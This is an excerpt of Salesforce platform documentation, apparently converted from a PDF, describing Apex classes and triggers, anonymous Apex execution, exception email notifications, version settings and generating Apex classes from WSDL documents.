GoogleNews	Display `www.google.com/news`.	• Account • Contact • Lead
GoogleSearch	Display `www.google.com`.	• Account • Contact • Lead
List	List records of an object.	• Ad group • Campaign • Case • Contact • Contract • Google campaign • Keyword • Lead • Opportunity • Product • Search phrase • SFGA version • Solution • Text ad • Custom objects
LogCall	Log a call.	Activity
MailMerge	Generate a mail merge.	Activity
ManageMembers	Launch the Manage Members page.	Campaign

MassClose	Close multiple cases.	Case
Merge	Merge contacts.	Contact
New	Create a new record.	• Activity • Ad group • Asset • Campaign • Case • Contact • Contract • Event • Google campaign • Keyword • Lead • Opportunity • Search phrase • SFGA version • Solution • Task • Text ad • Custom objects
NewTask	Create a task.	Task
RequestUpdate	Request an update.	• Contact • Activity
SelfServSelect	Register a user as a Self Service user.	Solution
SendEmail	Send an email.	Activity
SendGmail	Open a blank email in Gmail.	• Contact • Lead
Sort	Sort products in a price book.	OpportunityLineItem
Share	Share a record.	• Account • Ad group • Campaign • Case • Contact • Contract • Google campaign

		• Keyword • Lead • Opportunity • Search phrase • SFGA version • Text ad
Submit for Approval	Submit a record for approval.	• Account • Activity • Ad group • Asset • Campaign • Campaign member • Case • Contact • Contract • Event • Google campaign • Keyword • Lead • Opportunity • Opportunity product • Product • Search phrase • SFGA version • Solution • Task • Text ad
Tab	Access the tab for an object.	• Ad group • Campaign • Case • Contact • Contract • Google campaign • Keyword • Lead • Opportunity • Product • Search phrase

		• SFGA version • Solution • Text ad
View	View a record.	• Activity • Ad group • Asset • Campaign • Campaign member • Case • Contact • Contract • Event • Google campaign • Keyword • Lead • Opportunity • Opportunity product • Product • Search phrase • SFGA version • Solution • Text ad • Custom objects
ViewAllCampaignMembers	List all campaign members.	Campaign
ViewCampaignInfluenceReport	Display the Campaigns with Influenced Opportunities report.	Campaign
ViewPartnerPortalUser	List all Partner Portal users.	Contact
ViewSelfService	List all Self-Service users.	Contact
YahooMaps	Plot an address on Yahoo! Maps.	• Account • Contact • Lead
YahooWeather	Display `http://weather.yahoo.com/`.	Contact

SEE ALSO:

Global Variables

Apex Code Overview

Apex is a strongly typed, object-oriented programming language that allows developers to execute flow and transaction control statements on the Force.com platform server in conjunction with calls to the Force.com API. Using syntax that looks like Java and acts like database stored procedures, Apex enables developers to add business logic to most system events, including button clicks, related record updates, and Visualforce pages. Apex code can be initiated by Web service requests and from triggers on objects.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Apex can be stored on the platform in two different forms:

- A *class* is a template or blueprint from which Apex objects are created. Classes consist of other classes, user-defined methods, variables, exception types, and static initialization code. From Setup, enter `Apex Classes` in the `Quick Find` box, then select **Apex Classes**. See Manage Apex Classes on page 5810.
- A *trigger* is Apex code that executes before or after specific data manipulation language (DML) events occur, such as before object records are inserted into the database, or after records have been deleted. Triggers are stored as metadata in Salesforce. A list of all triggers in your organization is located on the Apex Triggers page in Setup. See Manage Apex Triggers on page 5812.

Apex generally runs in system context; that is, the current user's permissions, field-level security, and sharing rules aren't taken into account during code execution.

You must have at least 75% of your Apex covered by unit tests before you can deploy your code to production environments. In addition, all triggers must have some test coverage. See Apex Unit Tests on page 6071.

After creating your classes and triggers, as well as your tests, replay the execution using the Developer Console.

Note: You can add, edit, or delete Apex using the Salesforce user interface only in a Developer Edition organization, a Salesforce Enterprise Edition trial organization, or sandbox organization. In a Salesforce production organization, you can only make changes to Apex by using the Metadata API `deploy` call, the Force.com IDE, or the Force.com Migration Tool. The Force.com IDE and Force.com Migration Tool are free resources provided by Salesforce to support its users and partners, but are not considered part of our Services for purposes of the Salesforce Master Subscription Agreement.

For more information on the syntax and use of Apex, see the *Force.com Apex Code Developer's Guide*.

Apex Developer Guide and Developer Tools

The *Apex Developer Guide* is the complete reference for the Apex programming language. The *Apex Developer Guide* also explains the language syntax, how to invoke Apex, how to work with limits, how to write tests, and more. To write Apex code, you can choose from several Salesforce and third-party tools.

Define Apex Classes

Define Apex Triggers

Executing Anonymous Apex Code

The Developer Console allows you to execute Apex code as another way to generate debug logs that cover specific application logic.

What Happens When an Apex Exception Occurs?

When an exception occurs, code execution halts. Any DML operations that were processed before the exception are rolled back and aren't committed to the database. Exceptions get logged in debug logs. For unhandled exceptions, that is, exceptions that the code doesn't catch, Salesforce sends an email that includes the exception information. The end user sees an error message in the Salesforce user interface.

Handling Apex Exceptions in Managed Packages

Manage Apex Classes

Manage Apex Triggers

Managing Version Settings for Apex

View Apex Classes

View Apex Trigger Details

Create an Apex Class from a WSDL

Monitoring the Apex Job Queue

Monitoring the Apex Flex Queue

Use the Apex Flex Queue page to view and reorder all batch jobs that have a status of Holding. Or reorder your batch jobs programmatically using Apex code.

Schedule Apex

Apex Hammer Test Results

Salesforce runs your org's Apex tests in both the current and new release and compares the results to identify issues for you.

Apex FAQ

Apex Developer Guide and Developer Tools

The *Apex Developer Guide* is the complete reference for the Apex programming language. The *Apex Developer Guide* also explains the language syntax, how to invoke Apex, how to work with limits, how to write tests, and more. To write Apex code, you can choose from several Salesforce and third-party tools.

- *Apex Developer Guide*

Use these tools to write Apex code:

- Force.com Developer Console
- Force.com IDE plug-in for Eclipse
- Code Editor in the Salesforce User Interface

Search the Web to find Salesforce IDEs created by third-party developers.

Define Apex Classes

Apex classes are stored as metadata in Salesforce.

Note: You can add, edit, or delete Apex using the Salesforce user interface only in a Developer Edition organization, a Salesforce Enterprise Edition trial organization, or sandbox organization. In a Salesforce production organization, you can only make changes to Apex by using the Metadata API `deploy` call, the Force.com IDE, or the Force.com Migration Tool. The Force.com IDE and Force.com Migration Tool are free resources provided by Salesforce to support its users and partners, but are not considered part of our Services for purposes of the Salesforce Master Subscription Agreement.

To create a class:

1. From Setup, enter *`Apex Classes`* in the `Quick Find` box, then select **Apex Classes**.
2. Click **New**.
3. Click **Version Settings** to specify the version of Apex and the API used with this class. If your organization has installed managed packages from the AppExchange, you can also specify which version of each managed package to use with this class. Use the default values for all

EDITIONS

Available in: Salesforce Classic

Available in: **Performance**, **Unlimited**, **Developer**, **Enterprise**, and **Database.com** Editions

USER PERMISSIONS

To define, edit, delete, set security, set version settings, show dependencies, and run tests for Apex classes:

- "Author Apex"

versions. This associates the class with the most recent version of Apex and the API, as well as each managed package. You can specify an older version of a managed package if you want to access components or functionality that differs from the most recent package version. You can specify an older version of Apex and the API to maintain specific behavior.

4. In the class editor, enter the Apex code for the class. A single class can be up to 1 million characters in length, not including comments, test methods, or classes defined using `@isTest`.
5. Click **Save** to save your changes and return to the class detail screen, or click **Quick Save** to save your changes and continue editing your class. Your Apex class must compile correctly before you can save your class.

Once saved, classes can be invoked through class methods or variables by other Apex code, such as a trigger.

Note: To aid backwards-compatibility, classes are stored with the version settings for a specified version of Apex and the API. If the Apex class references components, such as a custom object, in installed managed packages, the version settings for each managed package referenced by the class is saved too. Additionally, classes are stored with an `isValid` flag that is set to `true` as long as dependent metadata has not changed since the class was last compiled. If any changes are made to object names or fields that are used in the class, including superficial changes such as edits to an object or field description, or if changes are made to a class that calls this class, the `isValid` flag is set to `false`. When a trigger or Web service call invokes the class, the code is recompiled and the user is notified if there are any errors. If there are no errors, the `isValid` flag is reset to `true`.

SEE ALSO:

Manage Apex Classes
View Apex Classes
Managing Version Settings for Apex

Define Apex Triggers

Apex triggers are stored as metadata in the application under the object with which they are associated.

Note: You can add, edit, or delete Apex using the Salesforce user interface only in a Developer Edition organization, a Salesforce Enterprise Edition trial organization, or sandbox organization. In a Salesforce production organization, you can only make changes to Apex by using the Metadata API `deploy` call, the Force.com IDE, or the Force.com Migration Tool. The Force.com IDE and Force.com Migration Tool are free resources provided by Salesforce to support its users and partners, but are not considered part of our Services for purposes of the Salesforce Master Subscription Agreement.

1. From the object management settings for the object whose triggers you want to access, go to Triggers.

   Tip: For the Attachment, ContentDocument, and Note standard objects, you can't create a trigger in the Salesforce user interface. For these objects, create a trigger using development tools, such as the Developer Console or the Force.com IDE. Alternatively, you can also use the Metadata API.

2. In the Triggers list, click **New**.
3. Click Version Settings to specify the version of Apex and the API used with this trigger. If your organization has installed managed packages from the AppExchange, you can also specify which version of each managed package to use with this trigger. Use the default values for all versions. This associates the trigger with the most recent version of Apex and the API, as well as each managed package. You can

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Performance**, **Unlimited**, **Developer**, **Enterprise**, and **Database.com** Editions

Standard Objects, Campaigns, Cases, and Emails are not available in **Database.com**.

USER PERMISSIONS

To define Apex triggers:
- "Author Apex"

specify an older version of a managed package if you want to access components or functionality that differs from the most recent package version.

4. Click Apex Trigger and select the `Is Active` checkbox if the trigger should be compiled and enabled. Leave this checkbox deselected if you only want to store the code in your organization's metadata. This checkbox is selected by default.
5. In the `Body` text box, enter the Apex for the trigger. A single trigger can be up to 1 million characters in length.

   To define a trigger, use the following syntax:

   ```
   trigger TriggerName on ObjectName (trigger_events) {
      code_block
   }
   ```

   where *`trigger_events`* can be a comma-separated list of one or more of the following events:

   - `before insert`
   - `before update`
   - `before delete`
   - `after insert`
   - `after update`
   - `after delete`
   - `after undelete`

   Note: A trigger invoked by an `insert`, `delete`, or `update` of a recurring event or recurring task results in a runtime error when the trigger is called in bulk from the Force.com API.

6. Click **Save**.

Note: Triggers are stored with an `isValid` flag that is set to `true` as long as dependent metadata has not changed since the trigger was last compiled. If any changes are made to object names or fields that are used in the trigger, including superficial changes such as edits to an object or field description, the `isValid` flag is set to `false` until the Apex compiler reprocesses the code. Recompiling occurs when the trigger is next executed, or when a user re-saves the trigger in metadata.

If a lookup field references a record that has been deleted, Salesforce clears the value of the lookup field by default. Alternatively, you can choose to prevent records from being deleted if they're in a lookup relationship.

SEE ALSO:

Manage Apex Triggers

Managing Version Settings for Apex

Find Object Management Settings

Executing Anonymous Apex Code


The Developer Console allows you to execute Apex code as another way to generate debug logs that cover specific application logic.

User Permissions Needed	
To execute anonymous Apex:	"Author Apex"

The Execute Anonymous Apex tool in the Developer Console runs the Apex code you enter using `ExecuteAnonymous` and generates a debug log with the results of the execution.

Warning: If you call a class that contains a `testMethod`, all DML statements of the test method execute. This action can add unwanted data to your organization.

1. Click **Debug** > **Open Execute Anonymous Window** to open the Enter Apex Code window.



2. Enter the code you want to run in the Enter Apex Code window or click to open the code editor in a new browser window. To automatically open the resulting debug log when execution is complete, select **Open Log**.

   Note: You can't use the keyword `static` in anonymous code.

3. Execute the code:
   a. To execute all code in the window, click **Execute** or CTRL+E.
   b. To execute only selected lines of code, select the lines and click **Execute Highlighted** or CTRL+SHIFT+E.
4. If you selected **Open Log**, the log will automatically open in the Log Inspector. After the code executes, the debug log will be listed on the **Logs** tab. Double-click the log to open it in the Log Inspector.
5. To execute the same code again without making changes, click **Debug** > **Execute Last**. If you want to modify the code, click **Debug** > **Open Execute Anonymous Window**, to open the Enter Apex Code window with the previous entry.

SEE ALSO:

Developer Console Debug Menu
Log Inspector
Debug Logs
Logs Tab

What Happens When an Apex Exception Occurs?

When an exception occurs, code execution halts. Any DML operations that were processed before the exception are rolled back and aren't committed to the database. Exceptions get logged in debug logs. For unhandled exceptions, that is, exceptions that the code doesn't catch, Salesforce sends an email that includes the exception information. The end user sees an error message in the Salesforce user interface.

Unhandled Exception Emails

When unhandled Apex exceptions occur, emails are sent that include the Apex stack trace and the customer's org and user ID. No other customer data is returned with the report. Unhandled exception emails are sent by default to the developer specified in the `LastModifiedBy` field on the failing class or trigger. In addition, you can have emails sent to users of your Salesforce org and to arbitrary email addresses. To set up these email notifications, from Setup, enter *`Apex Exception Email`* in the `Quick Find` box, then select **Apex Exception Email**. You can also configure Apex exception emails using the Tooling API object ApexEmailNotification.

Note: If duplicate exceptions occur in Apex code that runs synchronously, subsequent exception emails are suppressed and only the first email is sent. This email suppression prevents flooding of the developer's inbox with emails about the same error. For asynchronous Apex, including batch Apex and methods annotated with `@future`, emails for duplicate exceptions aren't suppressed.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Performance**, **Unlimited**, **Developer**, **Enterprise**, and **Database.com** Editions

USER PERMISSIONS


To access the Apex Exception Email Setup page
- "View Setup"

To write Apex code
- "Author Apex"

To use the Tooling API
- "API Enabled"

Unhandled Exceptions in the User Interface

If an end user runs into an exception that occurred in Apex code while using the standard user interface, an error message appears. The error message includes text similar to the notification shown here.



Handling Apex Exceptions in Managed Packages

When you create a managed package for Force.com AppExchange, you can specify a user to receive an email notification when an exception occurs that is not caught by Apex. Uncaught exceptions can be thrown from:

- A Visualforce action or getter method
- A Web service method
- A trigger

The email that is sent has the following format:

EDITIONS

Available in: Salesforce Classic

Available in: **Performance**, **Unlimited**, **Developer**, and **Enterprise** Editions

USER PERMISSIONS

To create packages:
- "Create Force.com AppExchange Packages"

To upload packages:
- "Upload Force.com AppExchange Packages"

To create Apex:
- "Author Apex"

```
---------------------------------------------------------------------------- Subject:
Developer script exception from CLASSNAME Apex script unhandled trigger exception by
user/organization: USER_ID/ORG_ID EXCEPTION_STRING STACK_TRACE
----------------------------------------------------------------------------
```

For example:

```
---------------------------------------------------------------------------- From:
Apex Application? <info@salesforce.com> To: joeuser@salesforce.com
<joeuser@salesforce.com> Subject: Developer script exception from Gack WS? Date: Mon,
26 Nov 2007 14:42:41 +0000 (GMT) (06:42 PST) Apex script unhandled trigger exception
by user/organization: 010x0000000rfPg/00Fx00000009ejj TestException.Test Exception?:
Gack WS exception Class.Gack WS?.gackTestException: line 4, column 11
----------------------------------------------------------------------------
```

The number of emails generated for the same error is limited to 10 messages with the same subject in a 60 second period.

Manage Apex Classes

Available in: **Performance**, **Unlimited**, **Developer**, and **Enterprise** Editions

USER PERMISSIONS

To define, edit, delete, set security, set version settings, show dependencies, and run tests for Apex classes:
- "Author Apex"

An Apex class is a template or blueprint from which Apex objects are created. Classes consist of other classes, user-defined methods, variables, exception types, and static initialization code. Once successfully saved, class methods or variables can be invoked by other Apex code, or through the SOAP API (or AJAX Toolkit) for methods that have been designated with the `webService` keyword.

The Apex Classes page enables you to create and manage Apex classes. To access the Apex Classes page, from Setup, enter *Apex Classes* in the Quick Find box, then select **Apex Classes**. For additional development functionality, use the Developer Console.

To create an Apex class, from the Apex Classes page, click **New** and write your Apex code in the editor.

While developers can write class methods according to the syntax outlined in the *Force.com Apex Code Developer's Guide*, classes can also be automatically generated by consuming a WSDL document that is stored on a local hard drive or network. Creating a class by consuming a WSDL document allows developers to make callouts to the external Web service in their Apex. From the Apex Classes page, click **Generate From WSDL** to generate an Apex class from a WSDL document.

Once you have created an Apex class, you can do any of the following:

- Click **Edit** next to the class name to modify its contents in a simple editor.
- Click **Del** next to the class name to delete the class from your organization.

  Note:

  - You can add, edit, or delete Apex using the Salesforce user interface only in a Developer Edition organization, a Salesforce Enterprise Edition trial organization, or sandbox organization. In a Salesforce production organization, you can only make changes to Apex by using the Metadata API `deploy` call, the Force.com IDE, or the Force.com Migration Tool. The Force.com IDE and Force.com Migration Tool are free resources provided by Salesforce to support its users and partners, but are not considered part of our Services for purposes of the Salesforce Master Subscription Agreement.
  - You cannot delete a class that is specified as a controller for a Visualforce page or component.
  - A icon indicates that an Apex class was released in a managed package. Apex classes in packages have special considerations. For more information, see the *Force.com Quick Reference for Developing Packages*.
  - A icon indicates that an Apex class is in an installed managed package. You cannot edit or delete a class in a managed package.
  - A icon indicates that an Apex class in a previously released managed package will be deleted on the next package upload. You can choose to undelete the Apex class through the package detail page.

- If an Apex class has any methods defined as a `webService`, you can click **WSDL** next to the class name to generate a WSDL document from the class contents. This document contains all of the information necessary for a client to consume Apex Web service methods. All class methods with the `webService` keyword are included in the resulting WSDL document.
- Click **Security** next to the class name to select the profiles that are allowed to execute methods in the class from top-level entry points, such as Web service methods. For classes that are installed in your organization as part of a managed package, this link only displays for those defined as `global`.
- Click **Estimate your organization's code coverage** to find out how much of the Apex code in your organization is currently covered by unit tests. This percentage is based on the latest results of tests that you've already executed. If you have no test results, code coverage will be 0%.
- If you have unit tests in at least one Apex class, click **Run All Tests** to run all the unit tests in your organization.
- Click **Compile all classes** to compile all the Apex classes in your organization. If you have classes that are installed from a managed package and that have test methods or are test classes, you must compile these classes first before you can view them and run their test methods from the Apex Test Execution page. Managed package classes can be compiled only through the **Compile all classes** link because they cannot be saved. Otherwise, saving Apex classes that aren't from a managed package causes them to be recompiled. This link compiles all the Apex classes in your organization, whether or not they are from a managed package.

Note: The namespace prefix is added to Apex classes and triggers, Visualforce components and pages, brand templates, folders, s-controls, static resources, web links, and custom report types if they are included in a managed package. However, if you don't

have customize application permissions, the namespace prefix field is not displayed for brand templates, folders, and custom report types.

SEE ALSO:

Define Apex Classes

View Apex Classes

Manage Apex Triggers

A trigger is Apex code that executes before or after specific data manipulation language (DML) events occur, such as before object records are inserted into the database, or after records have been deleted.

Triggers are stored as metadata in Salesforce. A list of all triggers in your organization is located on the Apex Triggers page in Setup. Triggers are also associated and stored with specific objects and are listed in the object management settings for each object. For additional development functionality, use the Developer Console.

Note: The namespace prefix is added to Apex classes and triggers, Visualforce components and pages, brand templates, folders, s-controls, static resources, web links, and custom report types if they are included in a managed package. However, if you don't have customize application permissions, the namespace prefix field is not displayed for brand templates, folders, and custom report types.

Click **New** to create an Apex trigger.

Note: You can only create triggers from the associated object, not from the Apex Triggers page.

Once you have created an Apex trigger:

- Click **Edit** next to the trigger name to modify its contents in a simple editor.
- Click **Del** next to the trigger name to delete the trigger from your organization.

Note:

- You can add, edit, or delete Apex using the Salesforce user interface only in a Developer Edition organization, a Salesforce Enterprise Edition trial organization, or sandbox organization. In a Salesforce production organization, you can only make changes to Apex by using the Metadata API `deploy` call, the Force.com IDE, or the Force.com Migration Tool. The Force.com IDE and Force.com Migration Tool are free resources provided by Salesforce to support its users and partners, but are not considered part of our Services for purposes of the Salesforce Master Subscription Agreement.
- A  icon indicates that an Apex trigger is in an installed managed package. You cannot edit or delete a trigger in a managed package.
- A  icon indicates that an Apex trigger in a previously released managed package will be deleted on the next package upload. You can choose to undelete the Apex trigger through the package detail page.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To define, edit, delete, set version settings, and show dependencies for Apex triggers:

- "Author Apex"

SEE ALSO:

Define Apex Triggers

Find Object Management Settings

Managing Version Settings for Apex

To aid backwards-compatibility, classes are stored with the version settings for a specified version of Apex and the API. If the Apex class references components, such as a custom object, in installed managed packages, the version settings for each managed package referenced by the class is saved too. This ensures that as Apex, the API, and the components in managed packages evolve in subsequent released versions, a class or trigger is still bound to versions with specific, known behavior.

A package version is a number that identifies the set of components uploaded in a package. The version number has the format `majorNumber.minorNumber.patchNumber` (for example, 2.1.3). The major and minor numbers increase to a chosen value during every major release. The `patchNumber` is generated and updated only for a patch release. Publishers can use package versions to evolve the components in their managed packages gracefully by releasing subsequent package versions without breaking existing customer integrations using the package.

To set the Salesforce API and Apex version for a class or trigger:

1. Edit either a class or trigger, and click **Version Settings**.
2. Select the `Version` of the Salesforce API. This is also the version of Apex associated with the class or trigger.
3. Click **Save**.

To configure the package version settings for a class or trigger:

1. Edit either a class or trigger, and click **Version Settings**.
2. Select a `Version` for each managed package referenced by the class or trigger. This version of the managed package will continue to be used by the class or trigger if later versions of the managed package are installed, unless you manually update the version setting. To add an installed managed package to the settings list, select a package from the list of available packages. The list is only displayed if you have an installed managed package that is not already associated with the class or trigger.
3. Click **Save**.

Note the following when working with package version settings:

- If you save an Apex class or trigger that references a managed package without specifying a version of the managed package, the Apex class or trigger is associated with the latest installed version of the managed package by default.
- You cannot **Remove** a class or trigger's version setting for a managed package if the package is referenced in the class or trigger. Use **Show Dependencies** to find where a managed package is referenced by a class or a trigger.

EDITIONS

Available in: Salesforce Classic

Available in: **Performance**, **Unlimited**, **Developer**, **Enterprise**, and **Database.com** Editions

Managed Packages are not available in **Database.com**.

USER PERMISSIONS

To define, edit, delete, set security, set version settings, show dependencies, and run tests for Apex classes:

- "Author Apex"

View Apex Classes

After you have created a class, you can view the code contained in the class, as well as the API against which the class was saved, and whether the class is valid or active. From Setup, enter *Apex Classes* in the `Quick Find` box, then select **Apex Classes**, then click the name of the class you want to view. While viewing a class, you can do any of the following.

- Click **Edit** to make changes to the class.

  Note:

  - You can add, edit, or delete Apex using the Salesforce user interface only in a Developer Edition organization, a Salesforce Enterprise Edition trial organization, or sandbox organization. In a Salesforce production organization, you can only make changes to Apex by using the Metadata API `deploy` call, the Force.com IDE, or the Force.com Migration Tool. The Force.com IDE and Force.com Migration Tool are free resources provided by Salesforce to support its users and partners, but are not considered part of our Services for purposes of the Salesforce Master Subscription Agreement.
  - A icon indicates that an Apex class was released in a managed package. Apex classes in packages have special considerations. For more information, see the *Force.com Quick Reference for Developing Packages*.
  - A icon indicates that an Apex class is in an installed managed package. You cannot edit or delete a class in a managed package.
  - A icon indicates that an Apex class in a previously released managed package will be deleted on the next package upload. You can choose to undelete the Apex class through the package detail page.

  You can add, edit, or delete Apex using the Salesforce user interface only in a Developer Edition organization, a Salesforce Enterprise Edition trial organization, or sandbox organization. In a Salesforce production organization, you can only make changes to Apex by using the Metadata API `deploy` call, the Force.com IDE, or the Force.com Migration Tool. The Force.com IDE and Force.com Migration Tool are free resources provided by Salesforce to support its users and partners, but are not considered part of our Services for purposes of the Salesforce Master Subscription Agreement.

- Click **Delete** to delete the class.

  Note: You cannot delete a class that is specified as a controller for a Visualforce page or component.

- If your class has a method defined as a `webService`, click **Generate WSDL** to generate a WSDL document based on the class.

  Note: You cannot generate a WSDL document for classes defined as `isTest`.

- Click **Download** to download a copy of your Apex.
- Click **Run Test** to run the unit tests contained in the class.
- Click **Security** to set the Apex class level security.
- Click **Show Dependencies** to display the items, such as fields, objects, or other classes, that must exist for this class to be valid.

The **Class Summary** tab displays the prototype of the class; that is, the classes, methods and variables that are available to other Apex code. The **Class Summary** tab lists the access level and signature for each method and variable in an Apex class, as well as any inner classes. If there is no prototype available, this tab is not available.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To define, edit, delete, set security, set version settings, show dependencies, and run tests for Apex classes:

- "Author Apex"

Note:

- For Apex classes not included in managed packages, only classes, methods and variables defined as either `global` or `public` are displayed.
- For Apex classes included in managed packages, the **Class Summary** tab also lists the package version a particular property or method was introduced. You can select a version number from the drop-down list to see the prototype for the selected package version. The default value is the current installed version. A package developer can deprecate an Apex method and upload a new package version, thus exposing an Apex class with a different prototype. Only classes, methods and variables defined as `global` are displayed in prototypes for managed package classes.

If an Apex class references components in installed managed packages, such as another class, trigger, or custom object, the **Version Settings** tab lists the package versions of the packages containing the referenced components.

The **Log Filters** tab displays the debug log categories and debug log levels that you can set for the class.

SEE ALSO:

Define Apex Classes

Manage Apex Classes

Debug Log Filtering for Apex Classes and Apex Triggers

View Apex Trigger Details

Apex triggers are stored as metadata in the application under the object with which they are associated. You can also view all triggers in Setup by entering *`Apex Triggers`* in the `Quick Find` box, then selecting **Apex Triggers**.

Note: You can add, edit, or delete Apex using the Salesforce user interface only in a Developer Edition organization, a Salesforce Enterprise Edition trial organization, or sandbox organization. In a Salesforce production organization, you can only make changes to Apex by using the Metadata API `deploy` call, the Force.com IDE, or the Force.com Migration Tool. The Force.com IDE and Force.com Migration Tool are free resources provided by Salesforce to support its users and partners, but are not considered part of our Services for purposes of the Salesforce Master Subscription Agreement.

To view the details for a trigger, from Setup, enter "Apex Triggers" in the `Quick Find` box, then select **Apex Triggers**, then click the name of the trigger. You can also access the trigger details from the object management settings for an object.

From the trigger detail page, you can do any of the following:

- Click **Edit** to modify the contents of the trigger.

  Note: A icon indicates that an Apex trigger is in an installed managed package. You cannot edit or delete a trigger in a managed package.

- Click **Delete** to delete the trigger from your organization.
- Click **Show Dependencies** to display the items, such as fields, s-controls, or classes, that are referenced by the Apex code contained in the trigger.
- Click **Download Apex** to download the text of the trigger. The file is saved with the name of the trigger as the file name, with the filetype of `.trg`.

The trigger detail page shows the following information for a trigger:

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To view Apex triggers:
- "Author Apex"

- The name of the trigger
- The name of the object with which the trigger is associated, such as Account or Case.
- The API version that the trigger has been saved against.
- Whether a trigger is valid.

  Note: Triggers are stored with an `isValid` flag that is set to `true` as long as dependent metadata has not changed since the trigger was last compiled. If any changes are made to object names or fields that are used in the trigger, including superficial changes such as edits to an object or field description, the `isValid` flag is set to `false` until the Apex compiler reprocesses the code. Recompiling occurs when the trigger is next executed, or when a user re-saves the trigger in metadata.

  If a lookup field references a record that has been deleted, Salesforce clears the value of the lookup field by default. Alternatively, you can choose to prevent records from being deleted if they're in a lookup relationship.

- Whether the trigger is active.
- The text of the Apex code contained in the trigger.
- If trigger references components in installed managed packages, such as an Apex class, a Visualforce page, a custom object, and so on, the Version Settings section lists the package versions of the packages containing the referenced components.
- If the trigger is contained in an installed managed package, the `Installed Package` indicates the package name.

The **Log Filters** tab displays the debug log categories and debug log levels that you can set for the trigger. For more information, see Debug Log Filtering for Apex Classes and Apex Triggers on page 6068.

SEE ALSO:

Find Object Management Settings

Create an Apex Class from a WSDL

An Apex class can be automatically generated from a WSDL document that is stored on a local hard drive or network. Creating a class by consuming a WSDL document allows developers to make callouts to the external Web service in their Apex.

Note: Use Outbound Messaging to handle integration solutions when possible. Use callouts to third-party Web services only when necessary.

To access this functionality:

1. In the application, from Setup, enter *Apex Classes* in the `Quick Find` box, then select **Apex Classes**.
2. Click **Generate from WSDL**.
3. Click **Browse** to navigate to a WSDL document on your local hard drive or network, or type in the full path. This WSDL document is the basis for the Apex class you are creating.

   Note: The WSDL document that you specify might contain a SOAP endpoint location that references an outbound port.

   For security reasons, Salesforce restricts the outbound ports you may specify to one of the following:

   - 80: This port only accepts HTTP connections.
   - 443: This port only accepts HTTPS connections.
   - 1024–66535 (inclusive): These ports accept HTTP or HTTPS connections.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To define, edit, delete, set security, set version settings, show dependencies, and run tests for Apex classes:

- "Author Apex"

4. Click **Parse WSDL** to verify the WSDL document contents. The application generates a default class name for each namespace in the WSDL document and reports any errors. Parsing fails if the WSDL contains schema types or constructs that aren't supported by Apex classes, or if the resulting classes exceed the 1 million character limit on Apex classes. For example, the Salesforce SOAP API WSDL cannot be parsed.
5. Modify the class names as desired. While you can save more than one WSDL namespace into a single class by using the same class name for each namespace, Apex classes can be no more than 1 million characters total.
6. Click **Generate Apex**. The final page of the wizard shows which classes were successfully generated, along with any errors from other classes. The page also provides a link to view successfully generated code.

The successfully generated Apex classes include stub and type classes for calling the third-party Web service represented by the WSDL document. These classes allow you to call the external Web service from Apex. For each generated class, a second class is created with the same name and with a prefix of `Async`. The first class is for synchronous callouts. The second class is for asynchronous callouts. For more information, see the *Force.com Apex Code Developer's Guide*.

Note the following about the generated Apex:

- If a WSDL document contains an Apex reserved word, the word is appended with `_x` when the Apex class is generated. For example, `limit` in a WSDL document converts to `limit_x` in the generated Apex class. For a list of reserved words, see the *Force.com Apex Code Developer's Guide*.
- If an operation in the WSDL has an output message with more than one element, the generated Apex wraps the elements in an inner class. The Apex method that represents the WSDL operation returns the inner class instead of the individual elements.

SEE ALSO:

Define Apex Classes

Monitoring the Apex Job Queue

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

